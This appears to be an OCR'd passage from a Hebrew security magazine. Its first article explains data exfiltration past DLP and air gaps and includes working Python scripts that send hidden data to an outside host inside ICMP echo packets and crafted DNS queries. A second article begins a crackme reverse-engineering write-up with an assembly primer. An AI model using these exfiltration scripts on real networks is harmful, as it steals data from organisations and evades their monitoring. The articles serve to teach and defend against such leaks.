
```python
#!/usr/bin/env python

import os
import time
import struct
import socket

# Constants
ICMP_ECHO_REQUEST = 8
LOCALHOST = "127.0.0.1"
EXFIL_HOST = "192.168.0.1"
NULL = "\x00"
ID = 42

# Socket setup
icmp = socket.getprotobyname("icmp")
my_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp)
my_ID = os.getpid() & 0xFFFF
dest_addr  =  socket.gethostbyname(EXFIL_HOST)

# Packet setup
my_checksum = 0
header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum, ID, 1)
```

```
bytesInDouble = struct.calcsize("d")
data = (192 - bytesInDouble) * "Q"
data = struct.pack("d", time.time()) + data

# Send it
header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0,
socket.htons(my_checksum), ID, 1)
packet = header + data
my_socket.sendto(packet, (dest_addr, 1))

# Close
my_socket.close()
```

ונוכל לראות שבאמת כל המידע שעבר מורכב מהאותיות Q כמו שציפינו. העברת מידע על גבי ICMP מעכשיו הוא אינו תהליך קשה:

```
#!/usr/bin/env python

import os
import time
import struct
import socket

# Constants
ICMP_ECHO_REQUEST = 8
LOCALHOST = "127.0.0.1"
EXFIL_HOST = "192.168.0.1"
NULL = "\x00"
ID = 42
secret_string = "Digital Whisper is awesome! "

# Socket setup
icmp = socket.getprotobyname("icmp")
my_socket = socket.socket(socket.AF_INET, socket.SOCK_RAW, icmp)
my_ID = os.getpid() & 0xFFFF
dest_addr  =  socket.gethostbyname(EXFIL_HOST)

# Packet setup
my_checksum = 0
header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0, my_checksum, ID, 1)
bytesInDouble = struct.calcsize("d")
data = secret_string + (192 - bytesInDouble - len(secret_string)) * "5"
data = struct.pack("d", time.time()) + data

# Send it
header = struct.pack("bbHHh", ICMP_ECHO_REQUEST, 0,
socket.htons(my_checksum), ID, 1)
packet = header + data
my_socket.sendto(packet, (dest_addr, 1))

# Close
my_socket.close()
```

ונקבל:




מערכת ארגונית החוסמת יעדים לא מוכרים

כאשר מערכת DLP מוגדרת בתצורה זו אנחנו יכולים לומר שאנחנו במצב דיי בעייתי. מערכת כזאת לעיתים רבות תסתכל על סוג הפרוטוקול והתוכן שלו, אך היא גם תגביל לפי כתובות יעד מסויימות. מערכת כזאת יכולה להיות מאוד בעייתית בשבילנו, מכיוון שאנו חייבים למצוא רכיב שאליו נוכל לקבל את הרשימה אך שהוא עדיין יהיה ברשימת הכתובות המאושרות של אותו ארגון.

דבר ראשון שחשוב לזכור, מכיוון שאנחנו לא נקבל את חוקי ה-DLP מראש, אנחנו נסיק את החוקים הללו מבדיקות שונות, אך יש לזכור שגם יכול מאוד להיות שאנו טעינו בהסקת המסקנות שלנו. כמעט תמיד משתלם לבדוק את הדברים ה"טריוויאלים" שלרוב אנו מניחים שנחסמו. פעמים רבות קורה שמטמיע DLP או האינטגרטור יישם את החוקים לגבי הגבלת הכתובות אך עשה זאת רק על פרוטוקול TCP ושכח ליישם זאת על פרוטוקול UDP. או לדוגמא גם אם הכליל את UDP ברשימה, פרוטוקול ICMP נשאר פתוח פעמים רבות. פרוטוקול ICMP הוא דוגמא מעולה מכיוון שאנשי IT קנאים מאוד לגבי השארת היכולות של ICMP, פינג באופן פרטני, בכדי לאמת רכיבים קיימים.

אחת הטכניקות השימושיות הינה להשתמש באתרים בעלי מהימנות בכדי להעביר תוכן. אתרים אלה מאפשרים לנו, לעיתים שכיחות, אזורי תוכן משלנו. חלק מאזורי תוכן אלה גלויים לציבור וחלק קצת פחות. דוגמא מובהקת לנוזקה כזאת הינה Flashback. נוזקה זאת עשתה שימוש במערכת twitter כמערכת command and control. סטטוסים היו עולים לחשבונות מסויימים בקידוד Base64 והקורבנות התחברו באופן קבוע לחשבונות אלה ובדקו את עדכוני ה-RSS של אותו חשבון בכדי לדעת אם עליהם להריץ פקודה זה או אחרת.



byt3bl33d3r כתב קוד יפה שמביא הוכחת יכולת על תקשורת של שרת C&C עם נוזקות על ידי תקשורת מול חשבון GMail מסוים.

כאן עלינו כבר להתחיל להתגמש קצת בכדי להוציא מידע בכמויות מהארגון. אנחנו יכולים להניח שרק פרוטוקולים מסויימים מאושרים וגם הם חסומים ליעדים מוכרים בלבד. אחד הפרוטוקולים שכמעט ולא עוברים סינון, וגם כאשר כן הסינון מתבצע לפי תוכן ולא לפי יעד הינו פרוטוקול ה-DNS. למרות היותו פרוטוקול שעובר על פורט 53 בפרוטוקול UDP ולכן פתוח לניתוח כמו כל פרוטוקול אחר, פרוטוקול DNS נחשב לשונה מתוך חיוניותו בפתירת הכתובות. מכיוון ששרתי DNS יכולים להיות בהרבה מקומות וקשה יחסית לאפשר יציאה אך ורק לשרתי DNS מאושרים.

נסתכל על חבילת DNS:

```
00000000  bf ee 01 00 00 01 00 00  00 00 00 00 06 6d 6f 72 ........ .....mor
00000010  69 72 74 03 63 6f 6d 00  00 01 00 01              irt.com. ....
00000000  bf ee 81 80 00 01 00 01  00 00 00 00 06 6d 6f 72 ........ .....mor
00000010  69 72 74 03 63 6f 6d 00  00 01 00 01 c0 0c 00 01 irt.com. ........
00000020  00 01 00 00 02 57 00 04  17 e5 94 86              .....W.. ....
```


נוכל לנסות להשוות את מבנה החבילה מול ה-RFC (במקרה זה, בחרנו ב-1035 ולא 1034) של DNS כדי להבין כיצד נבנתה החבילה ותגובתה.

- שני הבתים הראשונים שמורים לספרור החבילה (Transaction ID).
- דגלים - במקרה זה הדגל הינו דגל בקשה סטנדרטי - x01x00.
- שני בתים לכמות שאילתות. במקרה שלנו x00x01.
- שני בתים לכמות התגובות - x00x00.
- שני בתים נוספים שמורים - להשאיר כ-NULL.
- כל חלק מהבקשה כאשר לפניו כמות התוים שישלחו.
- שני בתים לסוג הכתובת - במקרה שלנו x00x01 לרשומת A.
- שני בתים לסוג הבקשה, במקרה שלנו IN Class.


מכאן נוכל לנסות לשלוח חבילת DNS מוכנה מראש בעזרת הקוד הבא:

```
#!/usr/bin/env python

import socket

FAKE_DNS = "www.morirt.com"
DNS_PORT = 53
NULL = "\x00"
host_to_resolve = "www.not_interesting_hostname.fake"
res = host_to_resolve.split(".")
dns = ""
dns += "\x04\x06"       # Transaction ID
dns += "\x01\x00"       # Flags - Standard Query
dns += "\x00\x01"       # Queries
dns += "\x00\x00"       # Responses
dns += "\x00\x00"       # Authorities
dns += "\x00\x00"       # Additional
for part in res:
    dns += chr(len(part)) + part
dns += NULL             # Null termination. Here it's really NULL for
string termination
dns += "\x00\x01"       # A (Host Addr), \x00\x1c for AAAA (IPv6)
dns += "\x00\x01"       # IN Class

addr = (FAKE_DNS, DNS_PORT)
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(dns, addr)
s.close()
```


ולאחר הרצה נוכל לראות את החבילה הבאה:



עכשיו נוכל להתחיל לשחק עם שדות שונים בחבילה ולראות מתי כלי כמו Wireshark יציג לנו הודעת malformed packet ומתי החבילה תראה תקינה. ננסה להוסיף מידע סתם ככה בסוף ההודעה. אם נסתכל על צילום המסך בעמוד הבא נראה שהחבילה עדיין תקינה ויצאה אל יעדה.



אך אם נסתכל מקרוב נוכל לראות משהו קצת שונה בחבילה:



השינוי הקטן בקוד הוא:

```
#!/usr/bin/env python

import socket

FAKE_DNS = "www.morirt.com"
DNS_PORT = 53
NULL = "\x00"
host_to_resolve = "www.not_interesting_hostname.fake"

res = host_to_resolve.split(".")
dns = ""
dns += "\x04\x06"       # Transaction ID
dns += "\x01\x00"       # Flags - Standard Query
dns += "\x00\x01"       # Queries
dns += "\x00\x00"       # Responses
dns += "\x00\x00"       # Authorities
dns += "\x00\x00"       # Additional
for part in res:
    dns += chr(len(part)) + part
dns += NULL             # Null termination. Here it's really NULL for
string termination
dns += "\x00\x01"       # A (Host Addr), \x00\x1c for AAAA (IPv6)
dns += "\x00\x01"       # IN Class

# Here we try to exfiltrate:
dns += NULL
dns += "Digital Whisper is a super secret society actually controlling
the lizards who control the world. " + NULL

addr = (FAKE_DNS, DNS_PORT)

s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.sendto(dns, addr)
s.close()
```

מערכת air-gapped

רשתות שהן air-gapped הופכות להיות דבר נפוץ יותר ויותר, למרות שעדיין מיישמים אותן מעט וכמעט רק בארגונים אשר רגישים מאוד לנושא זליגת מידע. המשמעות של רשתות כאלה הינן שהרשת עצמה מופרדת מהשניה באמצעות "אויר" - לא מחוברות כלל אחת לשניה. מערכות כאלה מהוות את הבעיה הגדולה ביותר בהזלגת הנתונים בזה שהן דורשות גישה פיזית של התוקף.

מחוסר ברירה ודרישה של גישה פיזית נדבר על מצבים בהם אנו יכולים לנסות להוציא מידע מתוך הרשתות הללו ללא חיבור רשתי לאינטרנט או לרשת שהיא שונה מהמכונה שעליה אנו עובדים. נצא מנקודת הנחה שיושמה הפרדת הרשתות כנדרש כמו שמציע Bruce Schneier וכמו שמציעים ה-NSA.

נניח גם שאנו מחוברים פיזית אל אחת המכונות ברשת ועליה יש לנו שליטה מלאה. יש לנו כמה דרכים לבצע תקיפות שונות בכדי להזליג מידע.

הערה: בהנחה שאנחנו לא רוצים להקפיץ אזעקות ושיש מנגנוני התראה סבירה אנו לא ננסה לחבר את המכונה לנתב או חיצונית לרשת אחרת.

קודי QR

קודי QR הם קודים מרובעים נחמדים שפשוט מייצגים מידע באופן ויזואלי בדרך שנוחה לנו לסרוק במקום להקליד. מערכות אלה נבנו על מנת לעזור לנו להוציא מידע מרשתות על ידי פירוק קובץ לגדלים המתאימים לקודי QR (לרוב 40 ביט) וסורקים קטנים למערכות אנדרואיד לסרוק את הקובץ החוזר.

ניתן למצוא קוד והוכחת יכולת + וידאו נחמד כאן.

TEMPEST

TEMPEST הוא מונח שטבעו ה-NSA כחלק מהסמכה שלהם ושל NATO המתמודדת עם זליגה לא מתוכננת של אותות רדיו, אותות חשמליים, קולות, ויברציות וטמפרטורות. הוכחות יכולת רבות נבנו להראות כיצד ניתן לשחזר מידע רגיש מאוד מהמכונות ללא גישה פיזית אליהן. עדי שמיר לדוגמא, (ה-S ב-RSA) הצליח לייצר מכשיר וטכניקה לשחזור מפתח פרטי מזכרון של מחשב דרך האזנה לעוצמת המאורר של המעבר ממרחקים של עד 40 מטרים.

סיכום

המאמר נכתב בעקבות כתיבת חבילת פיית'ון בשם PyExfil ורצון לשחק קצת עם נושא הזלגת המידע. הכלי הנ"ל נכתב בהשראת הנוזקה Regin.

תוקפים תמיד יצליחו למצוא דרך להוציא חומרים רגישים מהרשת שלכם. החוכמה היא לנסות לעלות עליהם בעת ההתחלה של הפעולות ושל פעולות האיסוף. מנגנוני DLP תמיד יפספסו דברים. אנחנו צריכים לשים עין על אנומליות כדי שלא נגמור כמו סוני.ע

סוני אגב, כנראה לא קראו קצת על אקספילטרציה של נתונים, אחרת 12GB דרך ICMP היתה צריכה להדליק נורה אדומה...

Reversing על DLL מוצפן וכוס קפה

מאת מתן אביטן

הקדמה

המאמר הבא עוסק בניתוח מלא של האתגר "Smart -Card" ופתרונו, אני מסווג את דרגת הקושי של אתגר מסוג זה לבינונית עד גבוהה. מטרתו של אתגר זה היא לתקוף אלגוריתם הצפנה הכולל מעקף טכניקות Anti-debugging שאותם נפגוש בהמשך.

המאמר מחולק לשני מקטעים:

- ידע קודם - מכיל סקירה קצרה יחסית לשפת Assembly שנחוצה להבנה הכללית של החקירה.
- החקירה - פתרון האתגר "Smart -Card".

את האתגר ניתן להשיג מהכתובת הבאה:

http://binary -auditing.com -> Download -> copy protection analysis -> Exercise 35.1 SmartCard

ידע קודם

על מנת לחסוך כתיבה ופרטים מיותרים החלטתי להתרכז בדברים הרלוונטיים ביותר שקשורים לאתגר, מי שמעוניין בהרחבה מלאה בשפה (Assembly), מוזמן לגשת לספר "מבוא למערכות מחשוב ואסמבלי". אני אתמקד בהקדמה מצומצמת שקשורה יותר לאתגר עצמו, אז הבה נתחיל.

האוגרים

יחידה מינימלית של זיכרון בתוך המעבד. המתכנת יכול להשפיע על המעבד רק דרך האוגרים, בעיקרו של דבר הם משמשים לאחסון תוצאות ביניים. להלן רשימת האוגרים שאיתם נעבוד:

EAX, EBX, ECX, EDX, ESI, EDI, ESP, EBP, EIP, FLAGS

גודלו של כל אוגר הוא 32 bit, האוגרים מתחלקים ל-2 סוגים עיקריים:

- אוגרים כלליים - משמשים בעיקר כמו משתנים (רק שהם במעבד).
- אוגרים מיוחדים - משמשים לניהול המחשב (למשל משאבי המחשב).

להלן מצורפת טבלה עם שמות האוגרים ותפקידם:

שם האוגר	הגדרה	תיאור
EAX	Accumulator	אוגר ראשי המיועד לחישובים אריתמטיים.
EBX	Base Register	היחיד מהארבעה שיכול להצביע לזיכרון, משמש בדרך כלל כפוינטר, יתר הזמן כצובר.
ECX	Count Register	משמש במספר פקודות מכונה כמונה, רוב הזמן ECX משמש כצובר.
EDX	Data Register	שותף אוטומטי של EAX בפקודות מסוימות, כמעט תמיד משמשים כצוברים.
ESP	Stack Pointer	משמשים למימוש מבנה נתונים מיוחד הנקרא מחסנית המערכת.
EBP	Base Pointer	
ESI	Source Index	משמשים כאינדקסים בפקודות מכונה מסוימות. רוב הזמן הם משמשים כמצביעים, יתר הזמן כצוברים.
EDI	Destination Index	
EIP	Instruction Pointer	מצביע למיקום הקידוד של פקודה הבאה לביצוע.
FLAGS	Register flags	מכיל את סטאטוס המעבד, אוגר הדגלים הוא מערך של ביטים הנקראים דגלים.

הפקודות ואופן פעולתן

העברה מאוגר לאוגר או בין זיכרון לאוגר:

להלן מבנה כללי של הפקודה MOV:

```
MOV Target_operand, Source_operand
```

כאשר Target_operand יכול להיות אוגר או זיכרון ו-Source_operand יכול להיות אוגר זיכרון או קבוע. קיימות שני הגבלות: האחת היא שאין תמיכה בהעברה מזיכרון לזיכרון כלומר לא יכול להיות פקודה שגם Target_operand וגם Source_operand הם זיכרון, השנייה היא ששני האופרנדים חייבים להיות באותו גודל.

הגבלות אלו נכונות לכל פקודת Assembly בינארית (המקבלת שני אופרנדים).

פעולות אריתמטיות:

- הפקודה ADD משמשת לחיבור:

```
ADD Target_operand, Source_operand
```

- הפקודה SUB משמשת לחיסור:

```
SUB Target_operand, Source_operand
```

- הפקודה INC המשמשת לחיבור באחד:

```
INC Target_operand
```

- הפקודה DEC המשמשת לחיסור באחד:

```
DEC Target_operand
```

פקודות לוגיות:

פקודות הפועלות על כל ביט של האופרנד או על אופרנדים לחוד:

- הפקודה AND מבצעת את פעולת AND על הביטים של שני האופרנדים:

```
AND Target_operand, Source_operand
```

- הפקודה TEST מבצעת AND מבלי לשנות את תוכן האופרנדים - רק הדגלים מושפעים:

```
TEST Target_operand, Source_operand
```

- הפקודה SHL מבצעת הזזה של הביטים לשמאל (שקול להכפלה ב-$2^{Source\_operand}$):

```
SHL Target_operand, Source_operand
```

- הפקודה SHR מבצעת הזזה של הביטים לימין (שקול לחילוק ב-$2^{Source\_operand}$):

```
SHR Target_operand, Source_operand
```

- הפקודה SHRD לעומת זאת היא פקודה טרינרית (three) בדומה ל-SHR, מבצעת הזזה של הביטים לימין (שקול לחילוק ב-2^{imm}) ובנוסף, מבצעת העתקה הפוכה של imm ביטים מ-Source_operand (מהביט הפחות חשוב) אל Target_operand (הביט הכי חשוב):

```
SHRD Target_operand, Source_operand, imm
```

אם נתייחס לכל אוגר כמערך ביטים בגודל 32, נוכל להסביר את הדבר בפסאודו קוד הבא:

```
for(i = 0; i <= OperandSize - 1; ++i)
      Destination[i] = Destination[i + Count];

for(i = OperandSize - Count; i >= OperandSize - 1; --i)
      Destination[i] = Source[i + Count - OperandSize];
```

פקודות בקרה:

- הפקודה CALL - בקרה לרוטינה קפיצה עם אכסון ה-EIP במחסנית.
- הפקודה RET - הפוך ל-CALL.

פקודות קפיצה:

- הפקודה JMP - קפיצה בלתי מותנית.
- הפקודה LOOP - פקודת לולאה הגורמת לחיסור ECX ב-1 וקפיצה לתווית/כתובת אם ECX לא התאפס כתוצאה מההפחתה (איננה פקודה אטומית).

בדרך כלל השימוש בפקודות הקפיצה המותנות הבאות הוא בשילוב הפקודה CMP המשנה את אוגר הדגלים.

לדוגמא:

```
CMP AX, BX
```


המשמעויות של הפקודות הבאות לאחר פקודת ה-CMP שבדוגמא הם:

שם הפקודה	פעולה
JE	קפוץ במקרה של $AX == BX$
JNE	קפוץ במקרה של $AX! = BX$
JG	קפוץ במקרה של $AX > BX$ כמספרים עם סימן
JGE	קפוץ במקרה של $AX \geq BX$ כמספרים עם סימן
JL	קפוץ במקרה של $AX < BX$ כמספרים עם סימן
JLE	קפוץ במקרה של $AX \leq BX$ כמספרים עם סימן
JA	קפוץ במקרה של $AX > BX$ כמספרים עם חסרי סימן

